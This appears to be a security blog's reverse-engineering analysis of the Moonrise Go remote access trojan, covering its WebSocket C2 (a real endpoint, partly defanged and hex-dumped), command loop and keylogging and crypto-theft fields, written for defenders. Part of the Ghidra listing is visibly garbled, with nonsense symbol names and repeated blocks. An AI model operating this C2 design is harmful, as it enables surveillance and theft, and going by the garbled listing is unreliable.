


Moonrise Remote Access Trojan Analysis: WebSocket C2 & Cryptocurrency

evalian.co.uk/inside-a-new-malware-trojan-moonrise

Kristen Kadach

February 26, 2026



```
log.txt strings.txt
File Edit View H1 View B I A
FLARE FLOSS RESULTS (version v3.1.1-0-g3cd3ee6)
-----
file path      moonrise-client.exe.bin
identified language go (1.18)
extracted strings
static strings 73033 (670348 characters)
language strings 4998 (104767 characters)
stack strings Disabled
tight strings Disabled
decoded strings Disabled
-----
FLOSS STATIC STRINGS (73033)
-----
| FLOSS STATIC STRINGS: ASCII (72937) |
-----
!This program cannot be run in DOS mode.
.text
.rdata
@.data
.idata
.reloc
B.symtab
Go build ID: "eS2fZqkIQZbzZTFQ8Tm/eBs6vkyjIBxdFYkCI1M0/JAK8Lw7GkTS7YvU9Fe08/jd3AbkhZ
D$ H
\$(f
D$ H
8cpu.u
D$PH
t$xt
L$HH
\c~u\
Ln 63299, Col 35 10 of 856,624 characters Plain text

FLOSS
FLARE-VM 21/02/2026 12:51:25.94
C:\Users\hampter\Desktop>cd moonrise-client.exe

FLARE-VM 21/02/2026 12:51:41.62
C:\Users\hampter\Desktop\moonrise-client.exe>dir
Volume in drive C has no label.
Volume Serial Number is 903E-4C20

Directory of C:\Users\hampter\Desktop\moonrise-client.exe

21/02/2026 12:48 <DIR> .
21/02/2026 12:51 <DIR> ..
21/02/2026 12:39 5,721,600 moonrise-client.exe.bin
1 File(s) 5,721,600 bytes
2 Dir(s) 79,651,450,880 bytes free

FLARE-VM 21/02/2026 12:51:45.36
C:\Users\hampter\Desktop\moonrise-client.exe>floss moonrise-client.exe.bin > strings.txt
INFO: floss.language.identify: Go binary found with version 1.18
WARNING: floss: FLOSS handles Go static strings, but string deobfuscation may be inaccurate and take a long time
INFO: floss: disabled string deobfuscation
INFO: floss: extracting static strings
INFO: floss: extracting language-specific Go strings
INFO: floss: finished execution after 3.30 seconds
INFO: floss: rendering results

FLARE-VM 21/02/2026 12:52:13.43
C:\Users\hampter\Desktop\moonrise-client.exe>floss moonrise-client.exe.bin > strings.txt
```

We value your privacy

We use cookies to enhance your browsing experience, serve personalised ads or content, and analyse our traffic. By clicking "Accept All", you consent to our use of cookies. [Cookie Policy](#)

[03330 500 111](tel:03330500111) hello@evalian.co.uk

[Home](#) » [Evalian Blog](#) » [Cyber Security](#) » Moonrise remote access trojan analysis: live surveillance and crypto theft capabilities

In February 2026, ANYRUN revealed a previously undocumented Windows implant they labelled Moonrise. This Moonrise remote access trojan analysis examines the malware's WebSocket command-and-control architecture, JSON-based tasking model, and surveillance capabilities to understand its operational risk.

Moonrise appears to be a remote-control malware tool that lets an attacker keep a live connection to an infected Windows computer, send commands, collect information, and return results in real time. The code and telemetry reviewed in this analysis also suggest surveillance-related features (such as

keylogging/clipboard monitoring) and crypto-focused data handling, which increases the risk of credential theft and financial loss.

This blog breaks down Moonrise from static reverse engineering in Ghidra, string analysis using FLOSS, and behavioural correlation with ANYRUN telemetry. The result is a clear picture of a lightweight but operationally dangerous surveillance trojan designed for persistent remote control and financial theft.

Table of Contents



Moonrise remote access Trojan technical overview

File name	Moonrise-client.exe
Architecture	PE32+ (x86-64)
Language	Golang
SHA256	ED5471D42BEF6B32253E9C1ABA49B01B8282FD096AD0957ABCF1A1E27E8F7551

The analysed sample was confirmed in ANYRUN as a 64-bit Windows GUI binary compiled with Go 1.18. Static inspection shows no obvious packing layer. FLOSS extraction reveals over 73,000 static ASCII strings and nearly 5,000 Go language-specific strings.

The build flags embedded in the binary include:


`-ldflags "-s -w -H windowsgui"`

These flags are common in Golang malware:

- s -w strips debugging symbols.

- H windowsgui suppresses the console window.


This ensures the executable launches silently without a visible terminal, improving stealth. Because Go statically links most dependencies, the final binary is self-contained and large. That inherent complexity often serves as a natural barrier to reverse engineering without requiring additional packing or obfuscation.



```
path\tcommand-line-arguments
dep\tgithub.com\gorilla\websocket\tv1.5.1\tth1:gmztn0JnHVt9JZquRuzLw3g4wouNVzKL151Lr/zn/QY=
dep\tgithub.com\kbinani\screenshot\tv0.0.0-20230812210009-b87d31814237\tth1:YOp8St+CM/AQ9Vp4XYm4272E77MptJDHkwypQH1R19Q=
dep\tgithub.com\jxn\win\tv0.0.0-20210218163916-a377121e959e\tth1:H+t6A/QJMbhCSEH5rAuRxx+CtW96g00r0Fxa9IKr4uc=
dep\tgolang.org\x\net\tv0.19.0\tth1:zTwKpTd2XuCqf8huc7Fo2iSy+4RHPd10s4KzeTnVr1c=
dep\tgolang.org\x\nsys\tv0.15.0\tth1:h481PFYpsTvQJZF4EKyI4aLHaev3CxivZmv7yZig9pc=
build\t-compiler=gc
build\t-ldflags=-s -w -H windowsgui"
build\tCGO_ENABLED=0
build\tGOARCH=amd64
build\tGOOS=windows
build\tGOAMD64=v1
```

Ghidra's import summary confirms:

- Compiler: Golang
- Architecture: x86_64
- Endianness: Little
- Entry point: 0x64060
- Statically linked runtime
- Build ID and module metadata preserved



WebSocket command and control architecture

One of the most important discoveries appears immediately when reviewing symbol references. In Ghidra's symbol tree, we see multiple references to:

[github.com/gorilla/websocket.\(*Dialer\).Dial](https://github.com/gorilla/websocket.(*Dialer).Dial)

The reference window shows:

- An unconditional CALL
- Runtime method references
- Method metadata entries

This confirms Moonrise explicitly invokes the Gorilla WebSocket Dialer to initiate a connection. Gorilla WebSocket is a legitimate Go library used in production web applications. It handles HTTP upgrade handshakes and maintains persistent bidirectional sockets. In the code paths reviewed, Moonrise appears to favour a persistent WebSocket channel rather than simple periodic HTTP polling.



References to github.com/gorilla/websocket.(*Dialer).Dial - 6 locations [CodeBrowser: moonrise/moonrise-client.exe.bin]

Edit Help

References to github.com/gorilla/websocket.(*Dialer).Dial - 6 locations

Location	Label	Code Unit
0066cc8f		JMP github.com/gorilla/websocket::github.com/gorilla/websocket.(*Dialer).Dial
00693aa3		CALL github.com/gorilla/websocket::github.com/gorilla/websocket.(*Dialer).Dial
006e5090		runtime.textOff github.com/gorilla/websocket::github.com/gorilla/websocket.(*Dialer).Dial (runtime.method.ifn)
006e5094		runtime.textOff github.com/gorilla/websocket::github.com/gorilla/websocket.(*Dialer).Dial (runtime.method.tfn)
008b5f30		uint32 github.com/gorilla/websocket::github.com/gorilla/websocket.(*Dialer).Dial (runtime.funclab.entryoff)
00926e08	github.com/gorilla/websocket.(*Dialer).Dial__funcdata	runtime._func

```

80 self = runtime::runtime.newobject
81     ((runtime._type *)
82         &github.com/gorilla/websocket::github.com/gorilla/websocket.Dialer__Struct_type
83     );
84 runtime::runtime.duffcopy_00463490(self, &DAT_007c0040);
85 DAT_0096d360 = (github.com/gorilla/websocket.Conn *)
86     github.com/gorilla/websocket::github.com/gorilla/websocket.(*Dialer).Dial(self);

```

The hard-coded C2 endpoint

Within the raw data section labelled DAT_0073289d, ASCII decoding reveals:

ws[.]/193[.]23[.]199.88[.]8765

	DAT_0073289d		XREF[1]:	009617f0(*)
0073289d	77	??	77h	w
0073289e	73	??	73h	s
0073289f	3a	??	3Ah	:
007328a0	2f	??	2Fh	/
007328a1	2f	??	2Fh	/
007328a2	31	??	31h	1
007328a3	39	??	39h	9
007328a4	33	??	33h	3
007328a5	2e	??	2Eh	.
007328a6	32	??	32h	2
007328a7	33	??	33h	3
007328a8	2e	??	2Eh	.
007328a9	31	??	31h	1
007328aa	39	??	39h	9
007328ab	39	??	39h	9
007328ac	2e	??	2Eh	.
007328ad	38	??	38h	8
007328ae	38	??	38h	8
007328af	3a	??	3Ah	:
007328b0	38	??	38h	8
007328b1	37	??	37h	7
007328b2	36	??	36h	6
007328b3	35	??	35h	5

This is a hard-coded WebSocket command-and-control (C2) endpoint embedded directly in the Moonrise binary. In practical terms, this gives us a concrete infrastructure indicator and also helps explain how the earlier Gorilla WebSocket dialer logic is intended to be used. Rather than dynamically generating destinations at runtime, the sample contains a fixed operator-controlled endpoint that the malware can dial immediately.

Several observations can be made from this string alone. First, the sample uses ws:// rather than wss://, which indicates an unencrypted WebSocket channel in the code path analysed. That matters operationally because the WebSocket handshake and the traffic won't be protected by TLS, making network inspection and protocol-aware detection easier than it would be with encrypted wss:// traffic.


Second, the C2 appears to be statically embedded rather than resolved dynamically. In the functions reviewed, there is no evidence of domain generation (DGA), rotating domains, or obvious string obfuscation around this endpoint. This doesn't make the malware unsophisticated overall, but it may indicate one of two things: either this sample reflects an earlier or rapidly-developed build, or the operator has prioritised functionality over infrastructure stealth in this stage of the campaign.

This finding also lines up with the behaviour observed in analysis tooling. ANYRUN telemetry reportedly shows an HTTP 101 Switching Protocols response from this IP and port, which is consistent with a successful WebSocket upgrade handshake. Put together with the Gorilla WebSocket dialer references and decompiled Dial() call, the hard-coded ws[:]//193[.]23[.]199[.]88[:]:8765 string provides a clear link between Moonrise's code-level implementation and its live C2 communications model.

Connection initialisation and global session handling

The decompiled main_f2 function provides a clearer view of how Moonrise establishes and manages its command-and-control session. In this routine, the malware allocates a Gorilla WebSocket dialer object (runtime.newobject), invokes github.com/gorilla/websocket.(*Dialer).Dial(self), and then stores

the returned connection object in a global variable (DAT_0096d360).



```
Decompile: main._f2 - (moonrise-client.exe.bin)
70
71 uVar4 = 0;
72 uVar5 = 0;
73 while ($local_88 <= CURRENT_G.stackguard0) {
74     runtime::runtime.morestack_noctxt();
75 }
76 ppuStack_10 = $PTR_main._f2.func1_0075d4e8;
77 local_18 = (undefined **)uVar4;
78 local_80.tab = (error_itab *)uVar4;
79 local_80.data = (void *)uVar5;
80 self = runtime::runtime.newobject
81     ((runtime._type *)
82     $github.com/gorilla/websocket::github.com/gorilla/websocket.Dialer__Struct_type
83     );
84 runtime::runtime.duffcopy_00463490(self,$DAT_007c0040);
85 DAT_0096d360 = (github.com/gorilla/websocket.Conn *)
86     github.com/gorilla/websocket::github.com/gorilla/websocket.(*Dialer).Dial(self);
87 if (extraout_RCX == 0) {
88     local_18 = $PTR_main._f2.func2_0075d4f0;
89     DAT_009c4cae = 1;
90     tVar8 = time::time.Now();
91     _DAT_0096ed00 = tVar8.loc;
92     _DAT_0096ecf8 = tVar8.ext;
93     _DAT_0096ecf0 = tVar8.wall;
```

This is an important architectural detail. Rather than creating a short-lived socket for a single transaction, Moonrise appears to initialise a shared connection object that can be referenced by other routines. In the decompiled output, the assignment to DAT_0096d360 is visible immediately after the Dial() call, indicating that the result of the WebSocket handshake is preserved for later use rather than discarded.

That design choice is reinforced by cross-reference analysis of DAT_0096d360, which shows the same global value being read and written across multiple functions.

In practical terms, this suggests Moonrise separates connection establishment from later command processing and response transmission. This is consistent with an interactive remote-control model in which the malware maintains session state and reuses a live channel for ongoing tasking.

For defenders, this matters because it changes how traffic may appear on the wire. Instead of repeated short outbound connections to a C2 endpoint, Moonrise may establish one longer-lived WebSocket session and exchange multiple command/response messages over that channel.

That pattern can be easier to miss in environments tuned primarily for periodic HTTP beaconing, but it can also create stronger detection opportunities around long-duration outbound WebSocket connections to suspicious IPs and ports.

Continuous command processing loop

This decompiled routine appears to represent the core of Moonrise's runtime command-handling behaviour. After the WebSocket connection is established, the malware enters a while (true) loop, indicating that it is designed to remain active and continuously wait for operator tasking rather than execute a single command and exit.

```
runtime::runtime.newproc((func() *) &PTR_main._f11_0075d4b8);
while( true ) {
    tVar8 = time::time.Now();
    time::time.Time.Add(tVar8);
    .context = (.closure *) (DAT_0096d360->conn).data;
    (*(DAT_0096d360->conn).tab->SetReadDeadline) (.context, in_stack_ffffffffffffef8);
    github.com/gorilla/websocket::github.com/gorilla/websocket.(*Conn).ReadMessage(DAT_0096d360);
    if (extraout_RSI != (error_itab *)0x0) break;
    tVar8 = time::time.Now();
    _DAT_0096ed00 = tVar8.loc;
    _DAT_0096ecf8 = tVar8.ext;
    _DAT_0096ecf0 = tVar8.wall;
    local_88 = runtime::runtime.newobject((runtime._type *) &main._m__Struct_type);
    data.len = extraout_RCX_00;
    data.array = (uint8 *)extraout_RBX;
    data.cap = extraout_RDI_00;
    v.data = local_88;
    v.tab = (interface {}_itab *) &main._m__Pointer_type;
    eVar7 = encoding/json::encoding/json.Unmarshal(data, v);
    if (eVar7.tab == (error_itab *)0x0) {
        local_60 = (local_88->Type).str;
        local_58 = (local_88->Type).len;
        puStack_50 = (local_88->Command).str;
        local_48 = (local_88->Command).len;
        puStack_40 = (local_88->Data).array;
        local_38 = (local_88->Data).len;
    }
```

At the start of each iteration, Moonrise updates timing values and calls `SetReadDeadline(...)` on the WebSocket connection. This is a small but important implementation detail. It suggests the author accounted for connection stalls and blocking behaviour, allowing the client to recover or terminate cleanly if the C2 stops responding. In other words, this is not just a minimal proof-of-concept socket read. It shows deliberate session handling.

The function then calls `github.com/gorilla/websocket.(*Conn).ReadMessage(...)` to retrieve a full WebSocket message frame. Immediately afterwards, the code checks for an error condition and breaks the loop if the read fails. That flow is consistent with a persistent operator session where commands are received over a long-lived channel until the connection is interrupted.

Most importantly, the received message buffer is passed into `encoding/json.Unmarshal(data, v)`. This demonstrates that Moonrise is not processing simple plaintext commands. Instead, it expects structured JSON payloads.

JSON command schema revealed in strings

00693450	e8 4b 54	CALL	runtime::runtime.gcWriteBarrierCB	10461	}
00693454	00 ff	JMP		10462	}
			LAB_00693455	XREF[1]:	0069
00693455	40 5b 54	MOV	RAX, qword ptr [RSP + local_130]	10463	*else if ((!param_4 < 0x1d) {
24 02 02				10464	if (param_4 == 0x1d) {
00 00				10465	if (param_4 == 0x1d) {
00693458	40 5b 5c	MOV	RAX, qword ptr [RSP + local_130]	10466	main_f10(
24 02 00				10467	local_2a0 = runtime::runtime.makesig_email(
00693462	40 59 49	MOV	RCX, RAX	10468	a_66.len = 4;
00693465	e8 34 17	CALL	runtime::runtime.convTwilio	10469	a_66.str = (uint8_t *)"type";
07 ff				10470	puVar10 = (undefined8 *)
0069346a	40 59 54	MOV	qword ptr [RSP + local_130], RAX	10471	runtime::runtime.mapassign_faststr
24 02 00				10472	(map[string]interface {})_Map_type, local_2a0, a_66);
00693412	40 5b 5c	MOV	RAX, qword ptr [RSP + local_270]	10473	*puVar10 = &string__String_type;
24 02 00				10474	puVar10[1] = 4PDR_0A7_007b0489;
0069341a	40 04 04	LEA	RCX, [a_history_0672904b]	10475	val_03.len = 15PDR_0A7_007b0489;
4a 04 59 00				10476	val_03.str = puftach0000000000000018;
07 ff 00				10477	local_130 = (main.KeylogEntry *)runtime::runtime.convstr(val_03);
00693421	40 04 04	LEA	RCX, [a_history_0672904b]	10478	a_66.len = 3;
4a 04 59 00				10479	a_66.str = (uint8_t *)"command";
07 ff 00				10480	puVar10 = (undefined8 *)
00693426	40 04 05	LEA	RAX, [map[string]interface {})_Map_type]	10481	runtime::runtime.mapassign_faststr
73 05 04 00				10482	(map[string]interface {})_Map_type, local_2a0, a_66);
0069342b	e8 2e 36	CALL	runtime::runtime.mapassign_faststr	10483	*puVar10 = &string__String_type;
07 ff				10484	puVar10[1] = local_130;
00693432	40 04 15	LEA	RAX, [main.([main.ClipboardEntry__Slice_type]	10485	main_f10(map[string]interface {})_Map_type, local_2a0);
c7 49 03 00				10486	}
00693439	40 59 10	MOV	qword ptr [RAX], RAX	10487	else {
0069343c	40 59 10	MOV	dword ptr [runtime.writeBarrier_discovered], 0x0	10488	if (param_4 == 0x1d) {
bc 32 00 00				10489	local_80 = runtime::runtime.newobj
00693443	75 0c	JNZ	LAB_00693453	10490	((runtime_type *)
00693445	40 5b 5c	MOV	RCX, qword ptr [RSP + local_130]	10491	&
24 02 00				10492	struct_1_Crypto_string_"json"/"crypto"/"/_Address_string_"json"/"address"
0069344d	40 59 43 08	MOV	qword ptr [RAX + 0x8], RCX	10493	struc_1_Crypto_string_"json"/"crypto"/"/_Address_string_"json"/"address"
00693451	eb 12	JMP	LAB_00693465	10494	});
			LAB_00693453	XREF[1]:	0069
00693453	40 04 70 08	LEA	RCX, [RAX + 0x8]	10495	(local_80->Crypto).str = (uint8_t)0x0;
00693457	40 5b 5c	MOV	RCX, qword ptr [RSP + local_130]	10496	(local_80->Address).str = (uint8_t)0x0;
24 02 00				10497	data_17.len = 15PDR_0A7_007b0489;
00 00				10498	data_17.array = puftach0000000000000018;
0069345e	90	NOP		10499	data_17.cap = 15PDR_0A7_007b0489;
00693460	e8 3b 36	CALL	runtime::runtime.gcWriteBarrierCB	10500	v_17.data = local_80;
00 ff				10501	v_17.tab = (interface {})_tab;
				10502	&
				10503	struct_1_Crypto_string_"json"/"crypto"/"/_Address_string_"json"/"address"/"/_
				10504	Pointer_type
				10505	}
				10506	if (local_80->Crypto).str = (uint8_t)0x0;
				10507	(local_80->Address).str = (uint8_t)0x0;
				10508	data_17.len = 15PDR_0A7_007b0489;
				10509	data_17.array = puftach0000000000000018;
				10510	data_17.cap = 15PDR_0A7_007b0489;
				10511	v_17.data = local_80;
				10512	v_17.tab = (interface {})_tab;
				10513	&
				10514	struct_1_Crypto_string_"json"/"crypto"/"/_Address_string_"json"/"address"/"/_
				10515	Pointer_type
				10516	}
				10517	if (local_80->Crypto).str = (uint8_t)0x0;
				10518	(local_80->Address).str = (uint8_t)0x0;
				10519	data_17.len = 15PDR_0A7_007b0489;
				10520	data_17.array = puftach0000000000000018;
				10521	data_17.cap = 15PDR_0A7_007b0489;
				10522	

What makes this finding especially valuable is that it shows these strings in context. Rather than merely existing in the binary, the field names are actively used in `encoding/json.Unmarshal(...)` and `map` assignment routines, demonstrating that Moonrise uses a structured command schema with reusable envelopes (`type`, `commandId`) and nested payloads (`history`, `crypto`, `address`).

From a defensive perspective, this increases the likelihood that network or memory artefacts can be parsed and correlated to specific malware capabilities during incident response.

Outbound reporting via WriteJSON

